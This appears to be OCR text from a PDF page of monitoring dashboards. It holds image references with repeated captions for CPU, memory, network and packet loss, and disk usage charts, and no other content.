
CPU UTILIZATION




Memory Utilization




Network Utilization and Packet loss




Disk usage




CPU UTILIZATION




Memory Utilization






Network Utilization and Packet loss



Disk usage	

100

CPU UTILIZATION	
Memory Utilization	

Network Utilization and Packet loss	
Disk usage